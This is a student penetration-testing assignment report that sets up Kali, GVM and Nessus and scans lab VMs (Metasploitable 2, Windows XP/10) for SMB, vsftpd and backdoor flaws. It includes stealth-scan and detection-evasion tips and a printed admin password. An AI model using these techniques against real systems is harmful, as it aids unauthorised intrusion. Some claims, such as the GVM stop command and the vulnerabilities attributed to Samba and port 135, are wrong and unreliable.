Network Forensics – Assignment 1

VULNERABILITY ASSESSMENT & EXPLOITATION

BSc's in (Computer Forensics & Security)

Course SE602

A PROJECT REPORT BY

& Support Of

Jabez Dickson Exam No. 20102440

Dr John Sheppard Lecturer & Course Leader

Ollscoil Teicneolaíochta an Oirdheiscirt

South East Technological University

Table of Contents

1. Introduction

Report Briefing:

Report By: Jabez Jacob Dickson

Reviewed By: South East Technological University (SETU)

The goal of this project is to demonstrate an attack on a computer or group of computers in a controlled setting. Finding weaknesses, taking advantage of them, and then recording the outcomes is the main objective to mimic actual cybersecurity threats.

We will do reconnaissance, vulnerability assessment, exploitation, and post-exploitation tasks using a range of penetration testing tools, such as Nessus, GVM, and Metasploit.

At least two computers make up the environment, which simulates an attack and defence situation. One machine will be the attacker's machine, and the other will be the victim, mimicking a weak system.

Using a mix of Linux and Windows computers, various methods for identifying and taking advantage of security flaws will be demonstrated. Every stage of the attack will be fully documented, showcasing the techniques, resources, and knowledge acquired along the way.

1.1 Project Overview

Throughout the task at hand there will be a demonstration simulating compromise of susceptible machines in a controlled setting inside a virtual machine in this case called Virtual Box. This project seeks to replicate a real-world penetration testing engagement.

Reconnaissance, vulnerability assessment, exploitation, and access control are the four primary stages of the methodical process. To obtain greater understanding and command over the target systems, each phase builds upon the one before it.

Key Phases of Vulnerability Testing

1. **Reconnaissance:** Gathering information about the network and identifying potential targets. Techniques such as host and port scanning, OS fingerprinting, and using tools like Nmap, Nessus, and GVM will be utilized to collect detailed data.

2. **Assessment of Vulnerabilities:** Following the conclusion of the reconnaissance stage, we will check the identified hosts and ports for known vulnerabilities. This entails finding CVEs pertinent to our target environment and utilizing open databases such as Exploit DB.

3. **Exploitation:** To obtain access to the systems, we will try to take advantage of the vulnerabilities found using programs like Metasploit. This involves trying to use different exploits to obtain administrator privileges.

4. **Access Control:** Once exploitation is successful, the emphasis shifts to preserving access. Meterpreter and similar programs will be used to relocate tools, escalate privileges, run commands on hacked computers, and use anti-forensic methods.

1.2 Installation Documentation

Kali Linux Installation Steps: A dedicated environment for penetration testing using Kali Linux was created. This involved setting up a bootable drive, partitioning space on a 1TB SSD, and updating the system to ensure it was fully prepared for the project phases.

Bootable Drive Creation: A bootable USB drive was created using Rufus to install Kali Linux. This ensured a clean installation of the operating system. Once prepared, the 1TB SSD was partitioned, allocating sufficient space for Kali Linux to operate efficiently. The allocated space provided the necessary room for storage, virtual machines, and the various tools required during penetration testing.

Operating System Installation: With the bootable drive, I proceeded with the installation of Kali Linux on the allocated SSD partition. The installation was carried out by booting into the USB drive and following the default installation procedure for a full-fledged environment.

Initial System Update: After the initial installation, a full system update was performed to bring all components to the latest version and patch any security updates on the pentesting machine This was accomplished with the following commands:

```
sudo apt update && sudo apt upgrade
```

These commands ensured that all software packages were up to date, including security patches, which is critical for a reliable testing environment. Additionally, I performed a full distribution upgrade:

```
sudo apt dist-upgrade -y
```

This allowed me to bring Kali Linux to the latest version, including all necessary tools and libraries for penetration testing. Metasploit is an essential tool for exploitation and vulnerability testing. If not pre-installed with the distribution, it was installed as follows:

```
sudo apt install metasploit-framework
```

This ensured the msfconsole was available for use in the later exploitation phase, allowing me to leverage a wide array of modules and payloads.

Greenbone Vulnerability Manager (GVM):

GVM is a comprehensive open-source vulnerability management solution that provides a powerful scanner and a dashboard for managing scans and vulnerabilities for various operating systems. This command installed GVM along with the required dependencies.

The installation was performed using the following commands:

```
sudo apt install gvm -y
```

Initial Setup and Synchronization:

Once installed, GVM needs to synchronize its vulnerability databases to have an up-to-date collection of known vulnerabilities:

```
sudo gvm-setup
```

The setup command initialized GVM and synchronized feeds, including Network Vulnerability Tests (NVTs) and Security Content Automation Protocol (SCAP).

Use the following command to verify the installation:

```
sudo gvm-check-setup
```

Starting Greenbone Vulnerability Manager (GVM):

After synchronization, this command made the **Greenbone Security Assistant (GSA)** web interface available, typically accessible via https://localhost:9392, allowing me to manage scans conveniently from the browser. **Please take note of the password.**

```
sudo gvm-start
```

```
[>] Starting openvassd
[>] Migrating openvassd
[>] Rebuilding openvassd
[>] Stopping openvassd


Mar 13 20:10:10 kali systemd[1]: Starting Open Vulnerability Assessment System Manager Daemon
Mar 13 20:10:10 kali systemd[1]: Started Open Vulnerability Assessment System Manager Daemon

[*] Opening Web UI (https://127.0.0.1:9392)

[>] Checking for admin user
[*] Creating admin user
User created with password '450cbcd2-9999-405f-2222-951055a5e938'.

[+] Done
```

Use the following command to stop all services in relation to GVM:

```
sudo gvm-setup
```

Nessus Community Edition Setup:

Downloading Nessus: Nessus Community Edition was used as an additional vulnerability scanning tool. I began by downloading the Nessus package for Debian/Kali Linux from the official Tenable website. After downloading, the installation was performed using the following commands:

Use the following command to install Nessus:

```
sudo dpkg -i TheNameOfTheDebianFile*.deb
```

To start the Nessus service: Nessus can be accessed via a web browser at https://localhost:8834. The initial setup required creating an account and registering with a Nessus Activation Code from Tenable to enable the Community Edition.


```
sudo systemctl start nessusd
```

Configuring Nessus: After setting up Nessus, configure it to perform network vulnerability scans. The setup process includes downloading the latest plugins to ensure that Nessus had a comprehensive list of vulnerabilities to scan which will take quite a bit of time.

Stopping Nessus: This command will stop the Nessus service, and it will no longer be accessible until it is restarted. The command for **nessusd** will also kill the **Nessus web server GUI** running on https://localhost:8834, making the Nessus dashboard inaccessible.

```
sudo systemctl stop nessusd
```

Logging in to the online interface will show the following:



2. Phase 1: Reconnaissance

2.1 Identifying Hosts and Ports

Having expertise as a pentester and to simulate the most realistic attack, it is important to not physically access the machine to find its IP address by doing the following:


In a secure environment, direct physical access to machines may be impossible or restricted (e.g., systems behind locked doors, data centres, remote offices). Attackers therefore rely on remote reconnaissance method.

```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:30:60:32
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe30:6032/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28855 errors:0 dropped:0 overruns:0 frame:0
          TX packets:22353 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3408067 (3.2 MB)  TX bytes:9865560 (9.4 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:314 errors:0 dropped:0 overruns:0 frame:0
          TX packets:314 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:128645 (125.6 KB)  TX bytes:128645 (125.6 KB)
```


In a real-life scenario and enhanced Nmap scan is initiated on their local network remotely to identify all IP address's which make it stealthy and therefore goes undetected using the following command:

Banner Hijacking on Windows XP



The critical open ports are 135 (RPC), 139 (NetBIOS), 445 (SMB), and 3389 (RDP). Port 445 (SMB) is vulnerable to EternalBlue, allowing remote code execution. Port 135 (RPC) is linked to exploits like MS08-067. Port 3389 (RDP) exposes the system to brute-force attacks if not properly secured.

Banner Hijacking on Windows 10



The critical open ports are 135 (RPC), 139 (NetBIOS), and 445 (SMB). Port 445 (SMB) is vulnerable to EternalBlue, allowing remote code execution. Port 135 (RPC) is linked to MS08-067 exploits. Ports like 7 (echo) and 9 (discard) could also be misused for reflective attacks or amplification in DDoS scenarios.

Banner Hijacking on Metasploitable 2

```
root@TAC: /home/taccentral

┌──(taccentral㉿TAC)-[~]
└─$ sudo su
[sudo] password for taccentral:
┌──(root㉿TAC)-[/home/taccentral]
└─# sudo nmap -sS -sV --script=banner -T2 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 08:16 GMT
Nmap scan report for 192.168.56.101
Host is up (0.00077s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_banner: 220 (vsFTPd 2.3.4)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
23/tcp   open  telnet      Linux telnetd
|_banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
25/tcp   open  smtp        Postfix smtpd
|_banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      35173/tcp   mountd
|   100005  1,2,3      57719/udp   mountd
|   100021  1,3,4      45468/tcp   nlockmgr
|   100021  1,3,4      56784/udp   nlockmgr
|   100024  1          50923/udp   status
|_  100024  1          54799/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
|_banner: \x01Where are you?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
|_banner: \x01getnameinfo: Temporary failure in name resolution
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
|_banner: root@metasploitable:/#
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
|_banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.56.101]
```

Port 21 (FTP, vsftpd 2.3.4): This port is running vsftpd 2.3.4, which is known to have a backdoor vulnerability (CVE-2011-2523) allowing remote root shell access.

Port 23 (Telnet): Telnet is inherently insecure as it sends data in plaintext. It is vulnerable to eavesdropping and brute-force attacks.

Port 445 (SMB): This port is running Samba and is vulnerable to attacks like EternalBlue, leading to remote code execution.

Port 1524 (Metasploitable root shell): This is a backdoor providing direct root shell access, making it critical and an easy point of exploitation.

Nmap includes NSE (Nmap Scripting Engine), which can be used to scan for specific vulnerabilities on a host. Nmap runs vulnerability scan against the target using the following:

```
[SIMPLE]    sudo nmap -sS -sV 192.168.56.106
```

Use the following command to target the specific IP (192.168.56.106) with vulnerability detection scripts. This command will attempt to identify well-known vulnerabilities in the services running on the specified IP.

```
[ADVANCED] sudo nmap -sS -sV --script vuln 192.168.56.106
```

-sS: SYN scan to identify open ports. This makes it stealthier

-sV: Version detection to identify services and their versions


Do not try to ping the target device as that will trigger alerts and there may be scenarios where certain targets will block the ICMP request when using the following:

[SIMPLE] `sudo ping 192.168.56.106`

To make the ping undetectable set random times between each ping request making it unpredictable using the following:
[ADVANCED] `sudo hping3 -1 -i u10000-20000 192.168.56.106`

-1: Use ICMP echo (like a traditional ping)

-i u10000-20000: This sets a randomized interval between 10,000 to 20,000 microseconds (or 10 to 20 milliseconds) for each ping packet. Random intervals make detection more challenging since it avoids patterns.



2.2 The Usage of Nessus, GVM & Metasploit Framework


Advanced Scan Result for Windows XP (Nessus)

Name	Windows XP
Description	SP2 (Service Pack 2) SP3 (Service Pack 3)
Folder	My Scans
Targets	192.168.56.106

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 12:43 AM
End:	Today at 12:45 AM
Elapsed:	2 minutes

Vulnerabilities



Windows XP / 192.168.56.106

‹ Back to Hosts

Configure Audit Tra

Vulnerabilities 20

Filter Search Vulnerabilities 20 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Microsoft Windows XP Unsupported Installation Detection	Windows	1
MIXED	...	...	...	5 Microsoft Windows (Multiple Issues)	Windows	5
HIGH	7.3	6.6	0.0202	SMB NULL Session Authentication	Misc.	1
MIXED	...	...	...	2 SMB (Multiple Issues)	Misc.	2
LOW	2.1 *	4.2	0.8808	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	...	...	7 SMB (Multiple Issues)	Windows	8
INFO				Nessus SYN scanner	Port scanners	4
INFO				Common Platform Enumeration (CPE)	General	1
INFO				Device Type	General	1
INFO				Ethernet Card Manufacturer Detection	Misc.	1
INFO				Ethernet MAC Addresses	General	1
INFO				Nessus Scan Information	Settings	1
INFO				Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
INFO				Network Time Protocol (NTP) Server Detection	Service detection	1

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION)

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.


Advanced Scan Result for Metasploitable 2 (Nessus)

Name	Metasploitable 2
Description	This is a virtual machine is an intentionally vulnerable version of Ubuntu
Folder	My Scans
Targets	192.168.56.101

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 12:20 AM
End:	Today at 12:28 AM
Elapsed:	8 minutes

Vulnerabilities



Metasploitable 2 / 192.168.56.101

‹ Back to Hosts

Configure | Audit Tra

Vulnerabilities 64

Filter | Search Vulnerabilities | 64 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1
MIXED	...	...	...	4 Apache Tomcat (Multiple Issues)	Web Servers	4
CRITICAL	...	...	...	2 SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5	5.9	0.0358	Samba Badlock Vulnerability	General	1
HIGH	7.5 *	5.9	0.015	rlogin Service Detection	Service detection	1
HIGH	7.5			NFS Shares World Readable	RPC	1
MIXED	...	...	...	15 SSL (Multiple Issues)	General	28
MIXED	...	...	...	5 ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2
MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1
MEDIUM	5.9	4.4	0.9524	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	Misc.	1
MEDIUM	5.9	4.4	0.0031	SSL Anonymous Cipher Suites Supported	Service detection	1

CRITICAL Bind Shell Backdoor Detection

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :


This produced the following truncated output (limited to 10 lines) :
----------------------------- snip -----------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

----------------------------- snip -----------------------------
```

To see debug logs, please visit individual host

Port	Hosts
1524 / tcp / wild_shell	192.168.56.101

3. Phase 2: Vulnerability Assessment

The Implementation of the CIA Triad

The CIA Triad is essential to comprehending and ranking threats in vulnerability assessment. Security teams can use tools like Metasploit, CVE databases, and Exploit-DB to test for vulnerabilities that jeopardise Confidentiality, Integrity, and Availability. This helps them make well-informed decisions about patching and protecting systems to respect the CIA Triad principles.

Confidentiality: Vulnerabilities can expose sensitive data to unauthorized users. Assessment tools like Metasploit help identify and mitigate these risks, protecting data privacy.

Integrity: Weaknesses allow attackers to alter or corrupt data, compromising its accuracy. Vulnerability assessments reveal these issues to prevent unauthorized data modification.

Availability: Vulnerabilities may lead to disruptions or system downtime, impacting service accessibility. Identifying these ensures systems remain accessible to authorized users.

This is very important as it helps organizations uncover security flaws in their systems, applications, and networks, which could be exploited by attackers. By identifying these weaknesses early, organizations can address them proactively.

An organization that does not implement vulnerability testing are usually the victims of many cybersecurity breaches due to old systems making them non-compliant to GDPR and multiple EU regulations. Staying compliant with these regulations is critical to avoid fines, legal issues, and loss of reputation.

Security teams such as Red Teams & Blue Teams can improve overall incident response skills by having contingency plans in place and better preparing for possible incidents by being aware of a system's vulnerabilities.

3.1 Utilization of Exploit DB

Exploit DB is a comprehensive database of publicly known exploits and shows a list of vulnerabilities to a specific type of working machine or operating system. It is one of the most well-known archives used by pentesters and ethical hackers for vulnerability assessment which is constantly updated by the same developers as Kali Linux from offensive security.


Exploit DB's main goal is to give researchers and hackers access to officially released exploits so they can evaluate them in a controlled setting, gain a better understanding of vulnerabilities, and determine how they might affect actual systems.

Advantages

Publicly Accessible: Anyone can use it for free, which makes it an easy place to start when looking for known vulnerabilities.

Hands-on Experience: In addition to offering attack code, attack DB also makes reference to related vulnerabilities (CVE IDs), establishing a direct connection between the compromised system, the exploit, and the vulnerability.

The official website: https://www.exploit-db.com/



There is a built-in tool called SearchSploit which is a command-line tool that comes pre-installed in Kali Linux and provides offline access to the Exploit Database (Exploit DB). It is extremely useful when working in environments where an internet connection is not available or if you prefer to work with a local copy of the exploit archive.


Basic Search Command: Use SearchSploit by simply entering the following command along with the keyword you are looking for:

```
searchsploit <keyword>
```


For example, if you are looking for exploits related to Windows XP:

```
searchsploit windows xp
```


Microsoft Windows Server – Code Execution (MS08-67) (Exploit DB)



Microsoft Windows 10/7/2008 R2 - 'EternalBlue' RCE (MS17-010) (Exploit DB)



Vsftpd 2.3.4 - Backdoor Command Execution (Exploit DB)



Windows XP SMB Attack (ms08-067):

- **CVSS Score: 10.0 (Critical)**
- **Key Reason**: Extremely easy to exploit remotely with no mitigation techniques in older Windows XP environments.

Windows 10 EternalBlue Attack (CVE-2017-0144):

- **CVSS Score: 8.1 (High)**
- **Key Reason**: Highly dangerous due to remote exploitability and ease of attack, but slightly mitigated by newer protections in Windows 10 that do not exist in Windows XP.

vsftpd 2.3.4 Backdoor Attack (CVE-2011-2523):

- **CVSS Score**: 7.5 (High)
- **Key Reason**: The backdoor in the compromised version of **vsftpd 2.3.4** allows **unauthenticated remote code execution** as **root**.


3.2 Evaluation of CVE for Windows 10 & Windows XP

CVE (Common Vulnerabilities and Exposures): This is a reference system, which offers standardised identifiers for identified software vulnerabilities, is openly accessible.

Each distinct vulnerability is given a CVE ID, which makes it possible for penetration testers, security researchers, and organisations to discuss problems consistently.

One of the most important steps in identifying vulnerabilities, their severity, and their potential for exploitation is evaluating targets using CVE.

Each vulnerability is marked on a scale from 0 to 10 and this is known as **CVSS** (Common Vulnerability Scoring System) which is vital tool in understanding the severity of vulnerabilities.



